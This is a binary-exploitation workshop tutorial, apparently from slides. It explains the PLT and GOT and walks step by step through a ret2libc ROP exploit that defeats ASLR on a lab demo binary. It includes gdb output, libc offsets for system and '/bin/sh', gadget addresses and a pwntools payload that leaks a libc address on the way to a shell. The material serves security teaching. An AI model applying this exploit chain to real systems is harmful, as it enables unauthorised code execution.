PLT and GOT are sections in the binary, which enable linking of dynamic libraries.


Every function which is imported from a shared library and is called from inside the binary has a corresponding entry inside the GOT and the PLT.

GOT and PLT

GOT: Global Offset Table

PLT: Procedure Linkage Table

- Sections in the binary that enable linking of dynamic libraries
- Every library function that is called from inside the binary has a corresponding entry in those tables




Let's see how a call to a library function looks like:

When the instruction pointer reaches a call to a library function, it does not call directly into the shared library.


GOT and PLT

GOT: Global Offset Table
PLT: Procedure Linkage Table

- Sections in the binary that enable linking of dynamic libraries
- Every library function that is called from inside the binary has a corresponding entry in those tables




As you can see it actually calls into the PLT section at the entry of puts.



The PLT section is a table of trampoline functions.


This means that we only come here, to jump off again to another section.

As you see the jump instruction takes the target address from the Global Offset Table.



The global offset table contains the absolute addresses of all library functions that are used inside the binary.

This table is dynamically created at runtime, because these addresses change for every execution due to ASLR.




Now the actual function inside the library is executed,

GOT and PLT

GOT: Global Offset Table

PLT: Procedure Linkage Table

- Sections in the binary that enable linking of dynamic libraries
- Every library function that is called from inside the binary has a corresponding entry in those tables




And when we reach the ret-instruction, we return back to the text section, after the initial call to puts.

GOT and PLT

GOT: Global Offset Table

PLT: Procedure Linkage Table


- Sections in the binary that enable linking of dynamic libraries
- Every library function that is called from inside the binary has a corresponding entry in those tables



6

And that's it, that's how library function get called with the help of the Global Offset Table and Procedure Linkage Table.

Now what does that mean for us at attackers?



These 3 sections, GOT, text and PLT are not randomized if the binary was not compiled as Position Independent Executable.

We can abuse this to our advantage.

We already used gadgets from the text section in our last exercise.

All the entries of the PLT are great gadgets, because they represent functions in the libc which we can use without knowing the base address of the libc.

So in our case, for example the **puts** function is interesting, because we can use it to leak information from the process.

Puts takes an address as its only argument and will print out the content of this address to stdout.

This is our **leak gadget**. Let's look it up in Hopper.

(Hopper -> File -> Read Executable to Disassemble -> 03_demo_ASLR):
You can click on the main function in the list of labels on the left.

```
main:
0000000004005b6      push     rbp
0000000004005b7      mov      rbp, rsp
0000000004005ba      sub      rsp, 0x20
0000000004005be      mov      dword [rbp+var_4], 0x0
0000000004005c5      mov      edi, aGiveMeTheCode
0000000004005ca      call     j_puts
0000000004005cf      lea      rax, qword [rbp+var_20]
0000000004005d3      mov      edx, 0x50
0000000004005d8      mov      rsi, rax
0000000004005db      mov      edi, 0x0
0000000004005e0      call     j_read
0000000004005e5      mov      dword [rbp+var_4], eax
0000000004005e8      lea      rax, qword [rbp+var_20]
0000000004005ec      mov      rsi, rax
0000000004005ef      mov      edi, aYouGaveMeS
0000000004005f4      mov      eax, 0x0
0000000004005f9      call     j_printf
0000000004005fe      mov      eax, 0x0
000000000400603      leave
000000000400604      ret
```

Here we have our binary again, and the three functions we are calling.

Puts to print the ,give me the code' , read to read data from the user and printf to print the given data.

When you look at the functions that are called, it is not directly called ,puts' its *j_puts*, which stands for jump puts and it is still in a location inside the binary. When we hover over it, we see the address of it at 0x4XXXXX which is in the near of the text segment.

Let's follow the reference by clicking on *j_puts*.

It brings us to the entry of puts in the PLT!

```
; Section .plt
; Range: [0x400460; 0x4004b0] (80 bytes)
; File offset : [1120; 1200] (80 bytes)
; Flags: 0x6
;   SHT_PROGBITS
;   SHF_ALLOC
;   SHF_EXECINSTR

loc_400460:
000000000400460      push     qword [qword_601008]
000000000400466      jmp      qword [qword_601008+8]
; endp
00000000040046c      nop     dword [rax]

; ===== BEGINNING OF PLT =====

j_puts: // puts
000000000400470      jmp     qword [puts@GOT]
; endp
```

This address here (0x400470) is the address of our leak gadget, because it will directly jump to puts in the libc when called from anywhere inside the binary.

Let's keep that in mind.

As I explained, all the entries in PLT are trampoline functions. The program comes here to look up the address of puts @ Global Offset Table and jump off to that.

However if you look at the GOT now, you dont see actual addresses. You see initializer values: (The values on the right side, like the yellow highlighted one, are initializer values)

```
puts@GOT: // puts
000000000601018      dq      0x000000000601060
printf@GOT: // printf
000000000601020      dq      0x000000000601068
read@GOT: // read
000000000601028      dq      0x000000000601070
__libc_start_main@GOT: // __libc_start_main
000000000601030      dq      0x000000000601078
```


But after the first call to a function, the values get updated and hold the actual addresses of the functions in the libc.

We can check that with gdb. We know that the entry of puts@GOT is at 0x601018.

We set a breakpoint after puts is called, run the program and look at the memory of 0x601018:


```
gdb-peda$ x/a 0x601018
0x601018:      0x7ffff7a7c690 <_IO_puts>
gdb-peda$ x/a 0x601028
0x601028:      0x400496 <read@plt+6>
gdb-peda$ █
```

We see that the address that 0x601018 points to is now in a very different range, this is the range for dynamic libraries. We also see that the entry of read@GOT at 0x601028 is still an initializer value because the function did not get called yet.

We now know, that during the execution, the values in the GOT get updated and hold the actual values of the functions in the libc.

So we can take one of one of these addresses of the GOT for example read@GOT (0x601028), and give that to puts as an argument, in order to print the libc address of read as our leak to the libc.

GOT and PLT




These functions in the GOT make a good target for leaking information, because if we learn such an address, and we know which function it belongs to, we can recalculate the base address of the `libc`.

GOT and PLT

$\text{libcbase} = [\text{leaked address}] - \text{OFFSET}$

$\text{libcbase} = 0x7fa5b62e9250 - \text{OFFSET}$



Like this.

We learned now that the entries in the **PLT** can be useful **leak ROPgadgets**, because they represent a call to the function without knowing the libc base address .

Functions in the **GOT** can be great **leak targets**, because if we learn such an address, we can recalculate the libc base address and can now do everything what we want (e.g. popping a shell)!

Leak and jump back to main

- Goal:

`puts([read@got])` → prints the address of `read@got` → leak to libc!

RDI: `[read@got]`

RIP: `puts@plt`

To summarize:

In our ROP chain we want to call the `puts` function with the entry of `read` in the GOT as the argument.

This will print the address of the `read` function inside the libc and therefore we have a leak of an absolute libc address.

To do that, we need to put the address of `read @ GOT` into RDI. This way it will serve as a function argument.

And then we need to jump to the `puts` trampoline function inside the PLT.

Lets implement that in our exploit script.
(open **exploit.py** in the folder of the third demo)

It starts with the usual values. If you scroll down, this script is a bit different, it interacts with the program:

```
r.recvuntil("Give me the Code: ")
r.sendline(payload) |
r.recvuntil("You gave me: ")
```

The *recvuntil* and *sendline* functions are provided by pwntools.

This is a very convenient way to interact with the program. Outputs of the program can be received with *recvuntil*, inputs to the program can be send with *sendline*.

The output of the program can also be saved by assigning it to a variable, this is often useful when you expect a leak / information to process.

The script is devided into steps and each step has a little description.

After a step is completed you can uncomment the next step.

So you can always try if your script still works and if not you'll need to have a look.

So if you already have ideas how to do it, I strongly encourage you to try it first on your own for a few minutes and come back to the following detailed description after it.

STEP 1: FILLBUF

We can use the pattern from gdb-peda for this:

```
0x11111111000000 0x11111111001000 1-AP      [vsyscall]
gdb-peda$ pattern create 60
'AAA%AA$AABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAACAA'
gdb-peda$ run
Starting program: /home/osboxes/ROPWorkshop/rop_exercises/03_demo/03_demo_ASLR
Give me the Code:
AAA%AA$AABAA$AAAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAACAA
Program received signal SIGSEGV, Segmentation fault.

[-----registers-----]
RAX: 0x0
RBX: 0x0
RCX: 0x7fffffd5
RDX: 0x7ffff7dd3780 --> 0x0
RSI: 0x0
RDI: 0x7ffff7dd2620 --> 0xfbad2a84
RBP: 0x6141414541412941 ('A)AAEAAa')
RSP: 0x7ffff7ffdd68 ("AA0AAFAAbAA1AAGAACAA\n\177")
RIP: 0x400604 (main+78<...>ret)

gdb-peda$ pattern offset AA0AAFAAbAA1AAGAACAA
AA0AAFAAbAA1AAGAACAA found at offset: 40
```

FILLBUF = 40

STEP 2: extract offsets to 'system' and '/bin/sh' and 'read' from libc

Before we determine the offsets inside the libc, we look up which libc is loaded.

```
gdb-peda$ vmmmap
Start      End      Perm     Name
0x00400000 0x00401000 r-xp     /home/osboxes/ROPWorkshop/rop_exerci
0x00600000 0x00601000 r--p     /home/osboxes/ROPWorkshop/rop_exerci
0x00601000 0x00602000 rw-p     /home/osboxes/ROPWorkshop/rop_exerci
0x00602000 0x00623000 rw-p     [heap]
0x00007ffff7a0d000 0x00007ffff7bcd000 r-xp     /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7bcd000 0x00007ffff7dcd000 ---p     /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dcd000 0x00007ffff7dd1000 r--p     /lib/x86_64-linux-gnu/libc-2.23.so
0x00007ffff7dd1000 0x00007ffff7dd3000 rw-p     /lib/x86_64-linux-gnu/libc-2.23.so
```

We find the offsets like before, but this time we also need to find the offset of our leak target read. When you grep for "read" you will get many results. We see that all the function names and with an @, so we can include the @ in our search to filter it better.

```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ readelf -s /lib/x86_64-linux-gnu/libc-2.23.so | grep system
225: 0000000000138810 70 FUNC GLOBAL DEFAULT 13 svcerr_systemerr@@GLIBC_2.2.5
584: 0000000000045390 45 FUNC GLOBAL DEFAULT 13 __libc_system@@GLIBC_PRIVATE
1351: 0000000000045390 45 FUNC WEAK DEFAULT 13 system@@GLIBC_2.2.5
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ strings -tx /lib/x86_64-linux-gnu/libc-2.23.so | grep /bin/sh
18cd57 /bin/sh
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ readelf -s /lib/x86_64-linux-gnu/libc-2.23.so | grep read@
538: 00000000000f7250 90 FUNC WEAK DEFAULT 13 __read@@GLIBC_2.2.5
664: 00000000000791a0 64 FUNC GLOBAL DEFAULT 13 _IO_file_read@@GLIBC_2.2.5
891: 00000000000f7250 90 FUNC WEAK DEFAULT 13 read@@GLIBC_2.2.5
```

OFFSET_SYSTEM = 0x45390

OFFSET_BIN_SH = 0x18cd57

OFFSET_READ = 0xf7250 #offset in libc to the function we leak

STEP 3: find ROP Gadgets and function addresses in Binary

POP RDI: Find the pop rdi gadget with ROPgadget:

```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ ROPgadget --binary 03_demo_ASLR | grep "pop rdi"
0x000000000400673 : pop rdi ; ret
```

The next 3 values we can look up in Hopper:

PUTS_PLT:

We can follow the reference of j_puts in the main function to get to the PLT entry of puts:

```
; Section .plt
; Range: [0x400460; 0x4004b0] (80 bytes)
; File offset : [1120; 1200] (80 bytes)
; Flags: 0x6
; SHT_PROGBITS
; SHF_ALLOC
; SHF_EXECINSTR

loc_400460:
000000000400460      push     qword [qword_601008]
000000000400466      jmp     qword [qword_601008+8]
; endp
00000000040046c      nop     dword [rax]

; ===== BEGINNING OF PROC

j_puts: // puts
000000000400470      jmp     qword [puts@GOT]
; endp
```

(You can find the PLT also with the menu Navigate -> Show Section List -> search for 'plt')

MAIN_FUNC: The address of the main function (to trigger the buffer overflow again):

```
main:
000000000004005b6 push rbp
000000000004005b7 mov rbp, rsp
```

POP_RDI = 0x400673

PUTS_PLT = 0x400470 # address of 'puts' in PLT

MAIN_FUNC = 0x4005b6 # address of 'main' function of binary

STEP 4: find address of 'read'-GOT entry to defeat ASLR (leak target)

We can find the read@GOT entry by following the reference in the main function to the PLT and from there to the GOT:

```
j_read: // read
00000000000400490 jmp qword [read@GOT]

puts@GOT: // puts
00000000000601018 dq 0x00000000000601060
printf@GOT: // printf
00000000000601020 dq 0x00000000000601068
read@GOT: // read
00000000000601028 dq 0x00000000000601070
__libc_start_main@GOT: // _
00000000000601030 dq 0x00000000000601078
```

(You can find the GOT also with the menu Navigate -> Show Section List -> search for 'got')

READ_AT_GOT = 0x601028 # address of read in GOT

Now we got all the components we need for the first stage.

STEP 5: build ROP-chain to leak the address of read from the GOT.

Finished by jumping back to the main-function

This is what we want to achieve:

Leak and jump back to main

• Goal:

puts([read@got]) → prints the address of read@got → leak to libc!

RDI: [read@got]

RIP: puts@plt

We want to call puts with the address of read@got as argument.

The function argument needs to be in RDI.

So first we need the POP RDI gadget to get the address of read@GOT into RDI.

Then we need the value that gets popped into RDI, the address of read@GOT

```
payload = "A" * FILLBUF
payload += p64(POP_RDI)
payload += p64(READ_AT_GOT)
```

Next we want to call puts. This should print us our leak.

```
payload = "A" * FILLBUF
payload += p64(POP_RDI)
payload += p64(READ_AT_GOT)
payload += p64(PUTS_PLT)
```

After we get the leak we want to jump back to the main function:

```
payload = "A" * FILLBUF
payload += p64(POP_RDI)
payload += p64(READ_AT_GOT)
payload += p64(PUTS_PLT)
payload += p64(MAIN_FUNC)
```

This 5 lines are the payload we send.

Following lines in the script are already given and manage the interaction between us and the program.

```
r.recvuntil("Give me the Code: ")
r.sendline(payload)
r.recvuntil("You gave me: ")
leak = r.recvuntil("Give me the Code:")
log.info("PAYLOAD: " + payload.encode("hex"))
log.info("LEAK  : " + leak.encode("hex"))
```

We receive the line that asks for the code, then we send our payload. We know before it mirrors back our input it states “You gave me: “, which we do not want to save. Then we save everything between this and the next “Give me the Code” (which only appears twice because we jumped back to main) as our leak.

STEP 6: execute exploit to get a leak from the binary and analyse it

Next we can run the script for the first time:

[illegible]

Somewhere in the leak we need to find the address of read in the libc!

We know the last 3 nibbles of the address, because the libc base address will always end with 000. The offset of read inside the libc we know is `0xf7250`. So the last 3 nibble need to be 250.

Because the addresses appear in little endian, we look for a pattern like this: 50 ?2

1

Now that we have the libc base address again, we can assemble the payload just as we are

```
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ ./exploit.py
[!] Could not find executable !03_demo ASLR! in $PATH, using !/03_demo ASLR!
```


Trivia

Did you know ...

... that you can attach gdb to your pwntools script, which is sometimes pretty handy?

```
gdb-peda$ attach 4435
Attaching to program: /home/osboxes/ROPWorkshop/rop_exercises/03_demo/03_demo_ASRLR,
process 4435
Reading symbols from /lib/x86_64-linux-gnu/libc.so.6...Reading symbols from /usr/li
k/debug/lib/x86_64-linux-gnu/libc-2.23.so...done

osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ ./exploit.py
[!] Could not find executable '03_demo_ASRLR' in $PATH, using './03_d
ad
[+] Starting local process './03_demo_ASRLR': pid 4435
[*] Paused (press any to continue)
```

... to connect with a remote target you can use the template from the third example and you only need to specify ip address and port in the execution command? (e.g. ./exploit.py 1.2.3.4 4444)

... that ropper has a chain generator, that automatically generates ROP chains that might work in some cases? (The binaries from the course are too small unfortunately, the bigger the programs the more ROP gadgets) (and ropper in general is a very nice tool)

... where can I get more ROP?

Channels:

LiveOverflow Youtube Channel – Binary series

GynvaelEN: Hacking Livestream #20: Return-oriented Programming

Training:

<https://picoc.tf.com/> (binaries in higher levels are a good exercise!)

<https://ringzer0ctf.com> (Linux pwnage – the important ones are online)

<https://github.com/RPISEC/MBE> (RPI-sec, lab 07)

overthewire

Every CTF is a good exercise ;)

(to train that specific, junior variants are also a good option – e.g. 35C3 junior ctf)

...

These channels and trainings were both my practice and source of knowledge.
They serve as reference and recommendation by heart.

Check out <https://ropemporium.com> !!!

Congratulations – you made it to the end!

I hope you also had a lot of fun popping shells!

If you have any questions you can reach me here:

E-Mail: chiliz0x10@gmail.com

Twitter: [@chiliz16](https://twitter.com/chiliz16)

